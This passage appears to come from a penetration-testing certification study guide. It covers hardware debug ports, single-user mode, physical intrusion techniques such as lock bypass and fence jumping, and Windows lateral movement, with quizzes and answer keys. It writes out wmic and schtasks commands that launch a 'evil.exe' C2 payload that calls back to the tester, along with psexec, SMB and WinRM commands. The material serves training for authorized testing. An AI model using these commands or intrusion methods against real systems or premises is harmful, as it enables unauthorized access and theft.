 5. The tester installs a malicious backdoor, locks the screen, and leaves. The tester now has a persistent shell on the tester's system.

Scenario: JTAG Debug

The Joint Test Access Group (JTAG) port of a system is a hardware interface that lets attackers and debuggers view and manipulate the state of the chips within a piece of hardware. JTAG ports aren't a specific connector type—they may be many different types of connectors; it's the pins that are important. Many devices have “shorted” this port, meaning that it is inaccessible; however, when it is enabled on hardware devices, they can be interrogated and manipulated in ways that might increase the attack surface.

Hardware devices such as IoT devices, routers, switches, and other network-connected hardware may have JTAG debugging ports enabled. Most systems don't have these ports visible from the outside, so you would have to remove the housing to view them. If they are enabled, you may be able to connect to them via hardware like a JTAGulator or other JTAG tool, using software like OpenOCD (the Open On-Chip Debugger). Once connected, memory can be dumped, firmware can be dumped, the device can be paused and restarted, memory queried, and data changed. Researchers can use these techniques to discover what is running, how it's running, and ultimately use these tools to compromise the underlying OS or develop attacks against these systems. Here is how this may work:

1. A tester knows that a specific site has a specific brand of wireless access point. The tester purchases a similar device and opens the case. The tester locates the JTAG port and connects to it via a JTAGulator and uses OpenOCD to view the state of the system.
2. The tester verifies that the port works and then connects a serial device to the serial port on the access point.
3. The tester reboots the access point, pauses the execution, and modifies the boot arguments with OpenOCD to boot the device into single-user mode.
4. When the device is resumed via JTAG, the serial port shows a command prompt as root. The tester can now view the file system.
5. Upon reviewing the system, the tester identifies a backdoor user on the access

point that is used for debugging. The tester takes the password entry off the system and cracks it on a password cracker and now has a valid login and password for the backdoor for the access point that can be used on the target organization.

Scenario: Serial Console

Devices may or may not use serial ports, but when they do, they can be used to send and receive debugging messages or to allow access to the system when other methods don't work. Serial consoles are on-chip or additional ports that are on some hardware devices for debugging or maintenance. Many IoT and network devices don't have a monitor connection, so when configuring or debugging, a serial port can provide insight into what the device is doing and allow access when a tester has physical access.

- Serial ports come in many types, but the two most common are RS-232 and UART.
- RS-232 is typically an external connection, where UART is an internal connection.
- Serial ports support different operations depending on the piece of hardware.

When using an RS-232 connection, the first step is to know the communication parameters. Documentation will typically provide this information. When using UART, these typically don't come into play, but a device may have multiple UART inputs, and determining which one you need to use may require documentation.

Scenario: Physical Attacks vs. Mobile Devices

Android offers a developer mode that gives access to the device and debugging options over USB. This confers a level of access that enables developers to test and develop on Android devices. Anyone with physical access to a mobile device who can unlock it can enable this mode. By default, most Android devices don't have encryption enabled, although newer ones have been moving in this direction. This could allow an attacker to get sensitive data on the phone if any attack was successful.

Other attacks may involve

- Guessing passcodes based on fingerprint smudges on touchscreens
- Using an emulated copy of the device to brute-force passcodes
- Spoofing biometric controls (such as facial recognition or fingerprint-based lock mechanisms)
- Rooting or jailbreaking attacks

Scenario: Single-User Mode

Single-user mode is a condition in which someone with physical access to a device can boot that device into a special mode with a single privileged user. Many mobile devices protect against this with boot passwords or disk encryption passwords, but when this is possible, the tester can change passwords for system access, change system settings, and perform other actions that would not be possible—or at least would be much more difficult to succeed at doing—over a network connection.

- For macOS, holding down ⌘ S after booting a system can place the device into single-user mode.
- Windows offers the “Windows Recovery Environment” and Microsoft Diagnostic and Recovery Tool (DaRT) (<https://docs.microsoft.com>).
- For Linux, it may be possible to use the GRUB bootloader to select single-user mode upon reboot.

REVIEW

Objective 3.5: Given a scenario, exploit local host vulnerabilities This objective attempts to provide a broad review of possible scenarios penetration testers might encounter during an engagement to provide practical context around the concepts introduced in earlier objectives. However, this is an incredibly wide area of expertise, and it is recommended that testers conduct additional research into the field for a true mastery of penetration testing.

Host-based vulnerabilities can be used for privilege escalation, persistence, and information gathering, among other things, and can result from missing patches, built-in functionality of the OS (intended and unintended), weaknesses introduced by environment or application-specific configurations, or by the nature of services installed on the system. In general, Windows, Linux, Mac, and mobile platforms have unique considerations for implementing exploits to take advantage of these vulnerabilities, but the concepts of some attacks, such as privilege escalation, physical device attacks, memory exploitation, and keyloggers, apply across all operating platforms.

3.5 QUESTIONS

1. A penetration tester has gained Domain Administrator privileges on a Windows domain controller system. Given the objectives to be as least disruptive as

possible and to remain undetected, which of the following is the best path forward to dump all of the domain password hashes for offline cracking?

- A. Use Mimikatz to inject into LSASS to dump passwords
 - B. Stand up a domain controller and synchronize the domain
 - C. Dump the SAM and SYSTEM hives and use samdump2 for offline cracking
 - D. Use volume shadow copy to create a copy of the directory for offline cracking
2. Which of the following operating systems is most likely being targeted if a penetration tester is examining the file application.ipa?
- A. Apple iOS
 - B. Android
 - C. Microsoft Windows
 - D. Apple OS X
3. The EternalBlue exploit targets which of the following?
- A. SSH
 - B. SMB
 - C. Kerberos
 - D. Scheduled tasks
4. Using unsanitized parameters passed to sprint, a tester is able to read from memory. Which type of memory attack is this most likely?
- A. Buffer overflow
 - B. Heap spray
 - C. Use-after-free
 - D. String format
5. Which of the following is not associated with antimalware and antivirus evasion?
- A. Enabling debugging mode
 - B. Sandbox detection
 - C. Renaming functions
 - D. Code obfuscation
6. Which of the following attacks can be launched from the privileges of a standard user with no additional privilege escalation?
- A. Reading the /system partition on an Android device
 - B. Using Mimikatz to steal the password of the local Administrator account
 - C. Keylogging

- D. Copying /etc/shadow for offline password cracking
7. A tester sees the following file permissions. Why might these be interesting?
- ```
$ ls -l elephant.sh
-rwx----- 1 root root 42569 Jun 13 10:15 elephant.sh
```
- A. The file is SUID root and could result in root access if the tester can exploit the script.
- B. The file is in a user-writeable directory and could be modified to add a root user if the file exists inside a root-owned cron job.
- C. It is an insecurely mounted file system. A tester who uses the same ID as root on another machine could mount the drive with full permission, even if they are not root on this system.
- D. There is absolutely nothing interesting about this file.
8. A tester has standard user access and is looking for an administrative privilege escalation on a Windows host. The tester has write access to the C:\Project Files directory, but not to the root of the C:\ drive. A Windows service called WmPrSvc6 contains the following path to the executable:
- C:\Project Files\Welcome Magic Pro\wmprsrv6.exe
- Which of the following files should the tester create to successfully abuse the unquoted file path?
- A. C:\Project.exe
- B. C:\Project Files\Welcome.exe
- C. C:\Project Files\Welcome Magic Pro 6.exe
- D. C:\Project Files\Welcome Magic Pro\wmprsrv6.lnk.exe
9. A tester has a Mac laptop. It is powered on and locked with an unknown password and connected to a well-secured wireless network. Which of the following is the best option for the tester to try in order to gain access to the laptop?
- A. JTAG debug
- B. Cold-boot attack
- C. Single-user mode
- D. Buffer overflow
10. Which of the following commands will allow a tester to enumerate SPNs on a network for Kerberoasting?
- A.

```

get-aduser -filter { (object-class -eq 'user') } -property
serviceprincipalname | where-Object {$PSItem.ServicePrincipalName
-ne $null} | select-object serviceprincipalname,userprincipalname
B. dsquery * "ou=domain controllers, dc=<domain>,dc=com" -filter
"(&objectcategory=computer)" -attr distinguishedName > outfile.txt
C.
get-aduser -filter { (object-class -eq 'user') } | where-Object
{$PSItem.SPN -ne $null} | select-object SPN,distinguishedName
D.
dsquery * "ou=domain controllers, dc=<domain>,dc=com" -filter
"(&objectcategory=computer) (userPrincipalName=*)" -attr
distinguishedName userPrincipalName > outfile.txt

```

## 3.5 ANSWERS

1. **D** Injecting into LSASS can be dangerous due to the risk of crashing the machine. The risk of causing a domain controller to crash makes other options more appealing if they are available. Standing up a separate domain controller risks broader service disruption, and may be detected more easily by monitoring controls looking for rogue assets. The SAM and SYSTEM hives will not get the directory, which is the target of this attack.
2. **A** IPA are Apple iOS application files.
3. **B** EternalBlue attacks the SMB protocol implementation in the Windows kernel.
4. **D** This is an example of a string format vulnerability being exploited.
5. **A** Debugging mode is a feature of some Android devices.
6. **C** Each of the other options requires at least an administrator level of privilege. However, keyloggers can run in web scripts, on hardware, or with normal user privileges.
7. **D** It's not SUID root, and users cannot read, much less modify, the file. There's no evidence this is on a remotely accessible file system at all based on this information.
8. **B** This is the best answer, since the tester does not have access to write files to the root of C:\ in order to perform the suggested option A.
9. **C** This is the best chance to get into the laptop. A cold-boot attack might result in success, but resetting the local administrator password in single-user mode is more likely to be successful.

- 10. A** This is the only version of the query that returns the information needed.



## **Objective 3.6 Summarize physical security attacks related to facilities**

**A**sessment of physical security controls requires additional skill sets beyond expertise in programming, operating systems, or networks. As discussed in [Objective 3.5](#), there are vulnerabilities that can only be exploited with physical access to a system. Physical security is as important as logical measures pertaining to network security or operating system security in protecting an enterprise. The following list outlines some of the goals of a physical penetration test:

- Achieve exfiltration of physical assets (computers or other tangible components)
- Achieve hands-on access to sensitive hard-copy documents
- Plant a device such as a USB keylogger or malicious wireless device
- Avoid detection by video cameras
- Obtain photographic evidence of access to controlled areas

When conducting assessments of physical security, be especially aware of the target's countermeasures, as these may include armed guards, guard dogs, electric fences, or other measures that could represent a danger to the tester. Considering these during planning and scoping not only helps select the appropriate methods to use and identify what needs to be tested but will also protect the tester from harm. Some examples of security controls that may challenge a tester are

- Mechanical or electronic locks
- Doors, gates, turnstiles, or mantraps
- Entry alarms
- Surveillance cameras and motion sensors
- Armed guards
- Guard dogs
- Fences

# Piggybacking/Tailgating

Piggybacking or tailgating is the process of following an authorized individual through a protected ingress. This can be done with the awareness of the target (piggybacking) or without the target's awareness (tailgating), depending on the nature of the entry. In the case where the target is aware, some amount of social engineering may be necessary to facilitate the target's cooperation with the action. This technique tests security awareness and the ability of an attacker to bypass physical controls designed to prevent unauthorized access to a controlled business area.

## Cross-Reference

Social engineering techniques are covered in [Objective 3.1](#).

# Fence Jumping

This is exactly what it sounds like. Going over a fence is fence jumping. Here are some considerations about fences that testers may need to consider:

- Height of fence
- Construction of fence (type of material, spacing between rails)
- Electrification, spikes, or razor wire to discourage climbing
- Additional surveillance near the fence (cameras, guard patrols, guard dogs, lighting)

When selecting tools to bypass the fence, testers will need to be aware of raising suspicion (e.g., carrying a large carpet to mitigate the effect of razor wire, or a ladder to get over an especially tall fence) and whether destructive means are allowed (e.g., cutting the fence). Therefore, identifying areas of potential coverage (less well-lit areas of fence, areas that are more densely wooded, or areas with less camera coverage) or vulnerability (weak bars, weak panels of fencing, fencing next to trees or other landscaping that facilitate fence jumping) may be of particular interest during a physical test.

# Dumpster Diving

Searching through a target's trash is called dumpster diving, and it can be very informative. The objective is to determine whether the target is disposing of data

securely and appropriately. This can be a messy business, but the paper trash organizations generate may be worth it. Here are a few examples of useful data that may be found while dumpster diving:

- Invoices that reveal partnerships and business processes
- Calling records
- Passwords
- System or facility details
- Draft documents containing proprietary or confidential data

Generally, when dumpster diving, testers want to grab as much as possible as quickly as possible and without arousing additional suspicion. Trash is often not monitored by surveillance, and a pretext may not be necessary to avoid notice, as trash is generally thought of as public property so that it can be taken away. Of course, this depends on local laws and regulations, which should always be observed as part of determining the rules of engagement.

## Locks

Locks may protect doors, safes, elevators, cabinets, drawers, or physical assets (such as laptop locks). Locks are designed to prevent someone from opening them without the appropriate key, identification, or combination. Here are some types of locks:

- Pin-tumbler locks use a rotating plug with pins that prevent rotation when not set at heights consistent with the key.
- Wafer locks use flat metal wafers to prevent rotation of the plug.
- Electronic locks incorporate electrical components to lock and unlock the device. This term is, rightly or wrongly, also used in reference to electromechanical locks, which use both mechanical and electrical components. These often incorporate biometric authentication mechanisms.
- Combination locks use a specific combination of letters, numbers, or symbols to control opening and closing of the lock. These may, for example, use a series of rotating wheels that are turned as the combination is entered.

## Lock Picking

Before attempting to pick any lock, it is very important to understand the laws of the area. Without certain kinds of licensure, it may be illegal to even possess tools for lock picking, much less attempt to do it. The process of lock picking is using tools other than

the key to operate the mechanisms of a lock. This typically involves a lock pick and a tension wrench for pin and tumbler locks, for example, or it may mean brute forcing the combination or the key code for other kinds of locks.

Another method is bumping, which uses a special key called a bump key to quickly open pin-tumbler locks. By striking the bump key, enough kinetic energy can be introduced into the lock to force the pins (temporarily) into an unlocked position.



**ADDITIONAL RESOURCES** Lockwiki contains a great deal of information about lock picking and locks at <http://www.lockwiki.com>.

## Lock Bypass

Bypassing a lock can be as simple as choosing a different door that grants access to the same area but does not have a lock. More often, this involves using some other method to duplicate a key, making use of a key (or lockpicks) unnecessary, or finding another mechanism to trigger the unlocking mechanism.

- Impressioning is the process of duplicating a legitimate key, such as casting the key in a mold and using the mold to generate a new key. It is also possible to identify the key bitting in order to cut a new working key based on visible lock characteristics or specialized keys for impressioning.
- Destructive entry damages the lock, door, drawer, safe, or other locked thing in order to get it open. This may involve, for example, using bolt cutters to cut a padlock or kicking in a door frame.
- Decoding is the process of figuring out the inner workings of a lock in order to bypass it. This may involve disassembling a similar lock to see how the mechanism works, for example.
- Shimming is the process of inserting a shim (often a thin piece of metal) at the bolt mechanism or shackle in order to depress the catch that restrains the lock from opening. This allows someone to open a lock without needing the key or combination by simply bypassing the mechanical mechanism that holds the lock closed.
- Egress sensor-based bypass is the process of triggering a sensor to force a lock to unlock. As an example, some doors have motion sensors that are designed to unlock a door automatically as someone approaches. However, these motion

sensors are often inside the door such that someone from outside must use a key, code, biometric, or card to cause the door to unlock. It may be possible to trigger the motion sensor to force the lock to open from outside the door. Gaps underneath or between a set of doors may allow a tester to push a coat hanger through and wave it at the motion sensor, for example. Glass doors may facilitate the use of a laser pointer to trigger the motion detection.

- Under-the-door tools are specialized tools that allow someone to slide a device under a door and pull a lever-style handle on the inside of the door from the outside, therefore bypassing the need for a key to a lock (as an inside handle pull automatically unlocks the door).

## Bypassing Other Surveillance

Motion sensors, temperature sensors, and security cameras may also protect a facility. These can be bypassed or thwarted according to just a few examples:

- Stay out of the coverage zone for the control
- Cover the control with a thermal-blocking/light-blocking shield
- Block your body with a thermal-blocking material (such as a shield)
- Move below the threshold of detectable movement while in the coverage zone of a motion detector
- Blind the sensor with infrared light or make it dark (depends on the type of sensor)

### Cross-Reference

Badge cloning is another technique that may be useful during a physical penetration test. This is discussed further in the “RFID Cloning” section of [Objective 3.3](#).

## REVIEW

**Objective 3.6: Summarize physical security attacks related to facilities** Often used in concert with social engineering techniques such as pretexting to avoid detection, physical security testing is required to validate the effectiveness of physical security controls, including sensor coverage, secure document disposal policies, and security awareness of authorized personnel. The ability to beat physical security controls is a specialized skill set that requires knowledge of physical codes and physical controls.

## 3.6 QUESTIONS

1. Which of the following is considered a physical security control?
  - A. Password policy
  - B. A firewall
  - C. Perimeter fences
  - D. An office therapy dog
2. What are the goals of physical security testing?
  - A. To test secure document disposal, evaluate employee security awareness, and establish a baseline of human behavior
  - B. To evaluate the effectiveness of security guards, surveillance cameras, and policies regarding password reuse
  - C. To demonstrate corporate resilience against espionage
  - D. To evaluate the effectiveness of security controls such as locks, surveillance cameras, and user security awareness training
3. What is the best way to avoid notice while physically testing a facility with a high fence monitored by security cameras and topped with razor wire?
  - A. Pose as a maintenance worker while carrying a ladder to the fence
  - B. Go through the gate and use social engineering to bypass the guard
  - C. Wear dark clothes, go at night, check to make sure no one is looking, then cut a hole in the fence
  - D. Get a friend to boost you over the fence, then run like your life depends on it
4. What is the best way to get information from dumpster diving?
  - A. Get in, get as much as possible, and get out as quickly as possible
  - B. Evaluate the documentation in the dumpster to carefully choose what to take
  - C. Without moving anything, take pictures of the inside of the dumpster and leave the physical documents behind
  - D. Bribe the security guard to let you in and look the other way
5. Which of the following is a valid way to attack a combination lock?
  - A. Bumping
  - B. Impressioning
  - C. Egress sensor-based bypass
  - D. Shimming

## 3.6 ANSWERS

1. **C** While an office therapy dog is a physical asset, it is not specifically dedicated to security. Firewalls are logical controls, and password policies are policy controls. Perimeter fences are a valid physical security control.
2. **D** Physical security testing is not designed to baseline human behavior, test passwords, or demonstrate resiliency. However, it can evaluate the strength of locks, the efficacy of surveillance camera placement and coverage, and the security awareness level of authorized staff.
3. **B** Believe it or not, during rush hour, gates will often be open to expedite the early morning employee rush. Simply waving to the guard may be all that is required. Placing a ladder against the fence, climbing over it, and dropping down on the other side is likely to gain attention since this fence is surveilled. Likewise, wearing dark clothes and acting suspiciously or running is likely to attract attention.
4. **A** Dumpsters are often publicly facing to facilitate garbage trucks taking it away with as minimal fuss as possible. Therefore, bribing the guard is likely pointless and may not be allowed according to local laws or the rules of engagement. Pictures may miss important details buried in the refuse. The less time spent in the dumpster, the less chance to raise suspicion.
5. **D** Of course, this depends on the lock. But of the options supplied, only shimming is applicable to combination locks.



### Objective 3.7 Given a scenario, perform post-exploitation techniques

Post-exploitation occurs after the penetration tester has established initial access to a target system. Post-exploitation may include actions such as securing ongoing access to the target, gaining additional privileges or access, and hiding from defenders. This objective will cover a penetration tester's practical grasp of these concepts, while tools are covered in Domain 4.0.

## Cross-Reference

Privilege escalation is discussed in [Objective 3.5](#) in the discussion about privileges for the different operating systems.

# Lateral Movement

When a penetration tester gains access to additional hosts on a network from an initial compromised asset, it is called lateral movement. There are many ways to accomplish this, and some of them can be combined to increase effectiveness. Lateral movement lets a tester increase the scope of control within an environment, often in the pursuit of target data or access.

## RPC/DCOM

RPC/DCOM stands for Remote Procedure Call/Distributed Component Object Model. It is a Microsoft protocol that allows remote execution of COM objects. A COM object consists of a class or classes, which define data and the functions that deal with that data. COM objects allow penetration testers to execute commands during lateral movement, but they can be used for a variety of other tasks. COM object commands allow registry manipulation, access to Windows Management Instrumentation (WMI), and other forms of code execution.

## Key Facts

- Identified by an AppID, ProgID, or CLSID.
- To access a COM object from a remote machine, it must have an associated AppID.

## How It Works

The AppID is an ID that groups multiple related COM objects into a single application. The AppID is the most general way of accessing a DCOM object. The ProgID is an ID that is used to identify an executable or DLL that may support a variety of different classes. The ProgID is more specific than the AppID. Beware: There may be a case where a COM object appears to be supported, while it is not fully implemented by the AppID or ProgID as a result of conflicts or omissions in functionality within that AppID

or ProgID. The CLSID (or ClassID) is a globally unique identifier that references a class. The class is the object that is called by DCOM to perform a task. There are many CLSIDs on an individual Windows system and additional CLSIDs can be registered to extend functionality.

By using one of these values, a penetration tester can instantiate a class, manipulate that class, and execute the functions surfaced by the class. Instantiation looks something like this:

1. The client machine requests an instantiation of an object with a CLSID from a target host.
2. The target host checks for an AppID associated with that CLSID and verifies permissions of the client.
3. DCOMLaunch creates an instance of the class, typically with a Dllhost process for a DLL from the InProcServer32 subkey.
4. The client and the server establish a connection, and then the requesting host can access the members and methods of the new object on the target host.



**ADDITIONAL RESOURCES** Microsoft maintains an entire document library about COM objects and how they work (<https://docs.microsoft.com/en-us/windows/win32/com/the-component-object-model>).

“Lateral Movement Using the MMC20. Application COM Object” by Matt Nelson (enigma0x3) describes a lateral movement scenario to run MMC on a target system remotely via COM calls (<https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmcc20-application-com-object/>).

## PsExec

PsExec is a Sysinternals tool developed by Mark Russinovich that allows for remote command execution. It uses a combination of SMB and RPC to create a remote shell on a system. It has the ability to launch shells as a user or as the SYSTEM user. It is used by system administrators and attackers alike, making it a prime target for attacks that blend in with normal behavior.

## Key Facts

- Creates a copy of psexesvc.exe on the target system.
- Requires that SMB be enabled (TCP 445).
- Requires the right to create a new service on the target host. This can be PowerUser or local administrator.
- That account must have the right to log in remotely on the network.
- Requires rights to write to the ADMIN\$ share.
- Shell access using this method is not terminal controlled; using less, more, or backspace may not work.

## How It Works

PsExec uses the ADMIN\$ share of SMB to push a copy of the PSEXESVC.exe to the Windows directory. Once it is there, it uses RPC to create a service using the Service Control Manager (SCM) API to start the PsExecsvc. This binary creates a named pipe that can be accessed remotely. The PsExec binary communicates with PSEXESVC.exe over the named pipe in order to execute code. This can be used with a pass-the-hash attack or with cracked credentials. This method can be used to execute commands that result in a shell, start command and control (C2), set up persistence, conduct recon, and much more.

## Scenario: PsExec with Pass-the-Hash

A penetration tester has valid credentials for a local administrator account on a target system. A domain administrator is logged in to that target system. The penetration tester wants to connect to that system to get the credentials from memory, but only has a valid hash.

In Metasploit, use the exploit/windows/smb/psexec module, or use a customized version of the Sysinternals tool that uses something like Windows Credential Editor (WCE) for hash passing.

## Scenario: PsExec with Credentials

A penetration tester has valid credentials for a local administrator account on a target system. A domain administrator is logged in to that target system. The penetration tester wants to connect to that system to get the credentials from memory and has a valid username and password.

The following command will use PsExec against the host “targethost” for the user “Domain\username” and the password “Password” and will launch a shell using the command “cmd.exe”:

```
psexec \\targethost -u Domain\Username -p Password "cmd.exe"
```

## WMI

WMI allows users and applications to view and manipulate system runtime configurations. WMI uses a series of databases to store information, and it can be used to interact with the process table and the registry to make configuration changes and launch programs.

## Key Facts

- Commands launched with WMI return a success or an error, but do not display output. Output can be redirected to a file and retrieved with an SMB connection.
- Requires credentials with rights to interact with the target remotely via DCOM.
- The target must have WMI enabled for remote access.

## How It Works

WMI uses a series of providers to surface COM objects that can interact with Windows. These providers include things like the process table, installed patches, the event logs, and system configuration information. WMI can be called over DCOM, the command line, PowerShell, and other scripting languages. WMI allows data and functions of the providers to be queried, changed, and methods executed to change system state.

## Scenario: Using WMIC to Run a Command Remotely

Using the WMIC command-line utility, the attacker specifies the node (remote hostname), username, password, and process provider and specifies that the process provider should call a C2 shell called evil.exe, which has been uploaded to the Windows\Temp folder via SMB by executing the following command:

```
wmic /node:remotecomputer /user:remoteuser\testuser /password:Abc123!
process call create "C:\Windows\Temp\evil.exe"
```

The system returns the status code for success, as well as the new process ID of the

evil.exe process, and the C2 should call back to the tester.

## Scheduled Tasks

Scheduled tasks allow users to create tasks that can be scheduled to run at a specific time or with a specific frequency either on local or remote systems. This can be used for lateral movement, persistence, and privilege escalation.

## Key Facts

- These tasks run under the context of a user in most cases but can be run as SYSTEM.
- Scheduled tasks can be created with schtasks.exe or through PowerShell and other scripting languages.
- Requires rights to create a scheduled task on the target system.

## How It Works

Schtasks uses DCOM to interact with the task scheduler on a remote system. By connecting to the remote system with DCOM, the user can create a new task and set the time it should run, how often, with what criteria, and what command should be run.

## Scenario: Remote Scheduled Task

A pentester copies the C2 executable evil.exe to the remote host in the C:\temp directory using SMB, then creates a scheduled task on the target host by running the command from a Windows host:

```
schtasks /create /S targethost /U username /P Password /SC ONLOGON /TN SafeTaskName /TR c:\temp\evil.exe
```

To run the task immediately, the tester can use this command:

```
schtasks /run /S remotehost /U username /P password /TN SafeTaskName
```

## PS Remoting/WinRM

WinRM is a Simple Object Access Protocol (SOAP) implementation of the WS-Management Protocol. It allows a penetration tester to run commands, query system

information, execute PowerShell scripts and commands, and more. WinRM uses a web server, so authentication can be set to basic, NTLM, or Kerberos-based authentication.

## Key Facts

- Requires that WinRM be set up on the target host. This can be done with the command `winrm quickconfig` and answering the prompts.
- WinRM listens as a web server on TCP port 5985 (http) and 5986 (https).
- To connect to a system remotely with WinRM, the user requires special privileges.

## How It Works

WinRM uses SOAP, which layers on top of a web server. It typically accesses the web service with the URI `https://<servername>/wsman`, and the commands and data that are exchanged follow the SOAP specifications for the wsman service. By default, Windows requires that the user have local administrator rights on the target host or be a member of the `WinRMRemoteWMIUsers` group that WinRM creates during setup.

## Scenario: PowerShell over WinRM with New WinRM Session

A penetration tester uses the PowerShell cmdlet `New-PSSession`, which creates a new WinRM session. It combines with the `Invoke-Command`, which can either use a session created by `New-PSSession` or invoke the command against a target itself.

```
PS> $cred= New-Object System.Management.Automation.PSCredential ("username",
"password")
PS> $s = New-PSSession -ComputerName Server02 -Credential $cred
PS> Invoke-Command -Session $s -ScriptBlock {dir c:\}
```

## Scenario: PowerShell over WinRM Interactive

A penetration tester uses the `Enter-PSSession` cmdlet to create an interactive shell on the remote system similar to what PsExec would do. The tester would be able to see command output and run either commands or PowerShell scripts in this mode.

```
PS> Enter-PSSession -ComputerName TargetComputer
```



**ADDITIONAL RESOURCES** The Microsoft article “Authentication for Remote Connections” contains more information about Windows Remote Management. Visit <https://docs.microsoft.com/en-us/windows/win32/winrm/authentication-for-remote-connections>.

## SMB

Server Message Block (SMB) is protocol that runs over TCP/445 that allows users to interact with file systems. Drives or directories can be shared. SMB is part of attacks that could be used with PsExec, WMI, and other tactics.

### Key Facts

- SMB does not allow remote command execution; it only provides file access.
- SMB is used to push files before execution with other tools, retrieve data, or manipulate files.
- Runs on TCP port 445.
- Requires permissions to access the remote system via SMB and permissions to the targeted areas of the file system.

### How It Works

When a user connects via SMB, a username and password are required before files can be accessed. For recon purposes, SMB can list the shares available for a remote mount. Once mounted, the files are treated with the access rights of the logged-in user, and files can be downloaded, renamed, uploaded, or deleted.

### Scenario: Abusing SMB on a Remote System

A penetration tester mounts a remote system.

- Connect to a remote machine from Windows:  
`net use * \\remotehost\C$ /user:<user> <pass>"`

- In Linux, mount a Windows share with `smbmount`:  
`smbmount //targethost/c$ /<mountpoint> -o username=<user>,password=<pass>,rw`
- Or, in Linux, list SMB shares on a remote target with `smbclient`:  
`smbclient -L <hostname>`
- Or, in Linux, connect to a remote share with `smbclient`:  
`smbclient '\\<target>' <pass> -U <user>`

The tester then navigates to the mapped drive and copies files to or from the target.

## RDP

Remote Desktop Protocol (RDP) is Microsoft's remote desktop access solution. It creates an interactive screen view of a remote system. It can be high bandwidth, so it is of limited use on low-bandwidth/noninteractive sessions.

## Key Facts

- Typically allows only one remote session for a user. May disconnect others or prompt others to disconnect an existing session upon connection.
- Runs on TCP port 3389.
- Requires user credentials with rights to connect remotely.
- May be able to be done with pass-the-hash with custom-built RDP clients.

## How It Works

RDP uses port 3389 to create a remote desktop connection to a target system. It does this using Terminal Services. There are remote desktop clients for Windows, Mac, Linux, and even some cell phone operating systems. In most cases, if a user is logged in and a new connection attempting to use the same user credentials is started, the original user's session is disconnected or their local session is locked. There are remote exploits against certain versions of the remote desktop service that allow testers to gain access without credentials to the host. However, many of these are highly unstable and require specialized knowledge of the system in order to be successful, so they are not explicitly covered here.

## Scenario: Remote Desktop Client

A tester notices RDP listening on a remote Windows host for which the tester has valid credentials. Using a Microsoft RDP client, the tester is able to connect to the target Windows machine and receive a desktop GUI that can then be used to manipulate the host.

## Apple Remote Desktop

Apple Remote Desktop (ARD) is Mac specific. It can be used to remotely manage Macintosh systems, as well as script commands and provide enterprise management. It is primarily GUI based and can only be used from another Mac.

### Key Facts

- ARD can discover other Mac systems with remote management enabled on the network.
- It requires the target Mac have remote management enabled to be accessed.
- It runs over TCP ports 3283, 5900, and 5988.

## How It Works

Apple Remote Desktop uses the VNC protocol, while other tasks are handled by Web Based Enterprise Management (WBEM) and Net-Assistant. Additionally, mDNS is used for advertising of services that the Apple Remote Desktop client uses to discover systems.

## VNC

VNC is a screen-sharing app that works across Windows, Mac, and \*nix systems. It can be used for graphical remote administration.

### Key Facts

- VNC uses TCP ports 5900 and up for different desktops and TCP port 5800 for a web-based server on some systems.
- VNC can be read-only or read-write.
- Unlike RDP, VNC can be used on a system that has an active logon and will allow eavesdropping on the desktop.

- Requires that VNC is installed on the target.
- Requires valid credentials for VNC.

## How It Works

VNC is a server that runs on a machine. It allows remote graphical connections with a password. In some cases, VNC has different passwords for read-only and read-write access. VNC can support multiple desktops. Each desktop appears as an incrementally higher number port starting at port 5900. Other software like Apple Remote Desktop use VNC on the back-end for screen sharing.

## Scenario: Using VNC for Remote System Access

A penetration tester notices that a system that may have access to interesting resources is running VNC. After compromising other systems on the network, the tester finds the password for VNC stored in the registry and notices it is the same across systems. After the user of the system has gone home, the tester logs in to the VNC server using a VNC client on Kali Linux.

## X-Server Forwarding

X-Server is a \*nix graphics server that gives users a desktop. It can be used locally or remotely. It relies on cookies, X Display Manager, or Kerberos for authentication. It can support multiple desktops.

## Key Facts

- X-Server can be forwarded over SSH.
- Requires valid credentials for accessing the remote \*nix target.
- Typically runs on TCP port 6000, with additional displays incrementing the port sequentially.

## How It Works

When an X-Server runs on a workstation, graphical applications launched on that system look at the environment to determine the display to present the application on, and then application is handled by that display. If a remote display is configured, applications launched on the host can be displayed on a remote system. X-Servers do

require authentication and can also list specific hosts that can connect to them to display applications.

## Scenario: Using SSH with X-forwarding

By logging in to the target system using SSH with the X-forwarding option, the penetration tester can launch Firefox on the remote system and have the display sent to the penetration-testing platform host:

```
ssh -X targetusername@remotehost
```



**ADDITIONAL READING** For more information about the X-Server and its clients, read the x.org documentation at <https://www.x.org/releases/X11R7.7/doc/man/man1/Xserver.1.xhtml>.

## Telnet

Telnet is a text-based remote access tool that uses unencrypted communication. Most systems have Telnet disabled because it cannot communicate securely. But it can be used to connect to a terminal session on a remote system.

## Key Facts

- Runs on TCP port 23 by default.
- Telnet typically uses username and password for authentication but can use more complex authentication using \*nix pluggable authentication.
- Telnet is mostly a raw socket, but does have certain control characters to provide better terminal emulation.
- Requires valid credentials for the remote host.

## How It Works

Telnet is a server that typically runs on port 23 that accepts plaintext TCP connections. When a user connects, they are queried for authentication that is either handled by

Windows on Windows systems or PAM on \*nix systems. There is no graphical support inherent to this, although X communications can be set up to forward to remote systems. There is some terminal support for ANSI sequences allowing text-based graphical editors like Nano to properly render screen location. A penetration tester can initiate a Telnet connection from a \*nix-based penetration-testing platform using this command:

```
telnet remotehost 23
```

## SSH

SSH is a text-based remote access tool that uses encrypted communication. This is considered to be the preferred alternative to Telnet for command-line management in most environments, since it can communicate securely. It can be used to connect to a terminal session on a remote system, and it can be used for X11 forwarding, tunneling, and a variety of other useful functions during pentesting.

## Key Facts

- Runs on TCP port 22 by default.
- Supports username and password and public/private certificates for authentication.
- SSH has additional features built in, with many versions including port forwarding, proxy support, X-forwarding, and more.
- SSH is included in most \*nix modern distributions by default, so it's a popular way to move laterally in a \*nix environment.

## How It Works

SSH protects data by encrypting it in transit. It picks encryption based on a variety of different Diffie-Hellman key exchange methods and encryption methods, and the client and the server begin by negotiating how they will communicate. When they decide on a key exchange method, encryption type, and MAC type, then they will negotiate a shared key through public/private encryption. This shared key will be used to encrypt the data for the remainder of the session.

Once connected, SSH supports terminal control and additional advanced features such as port forwarding, SOCKS proxy support, and X-forwarding. This makes it a go-to for most systems administrators for remote access, and it is the default remote communication protocol for remote administration on most modern \*nix systems. OpenSSH is the most common SSH server, but others are out there. They are

interoperable as long as they follow the SSH protocol specifications and have compatible encryption methods.

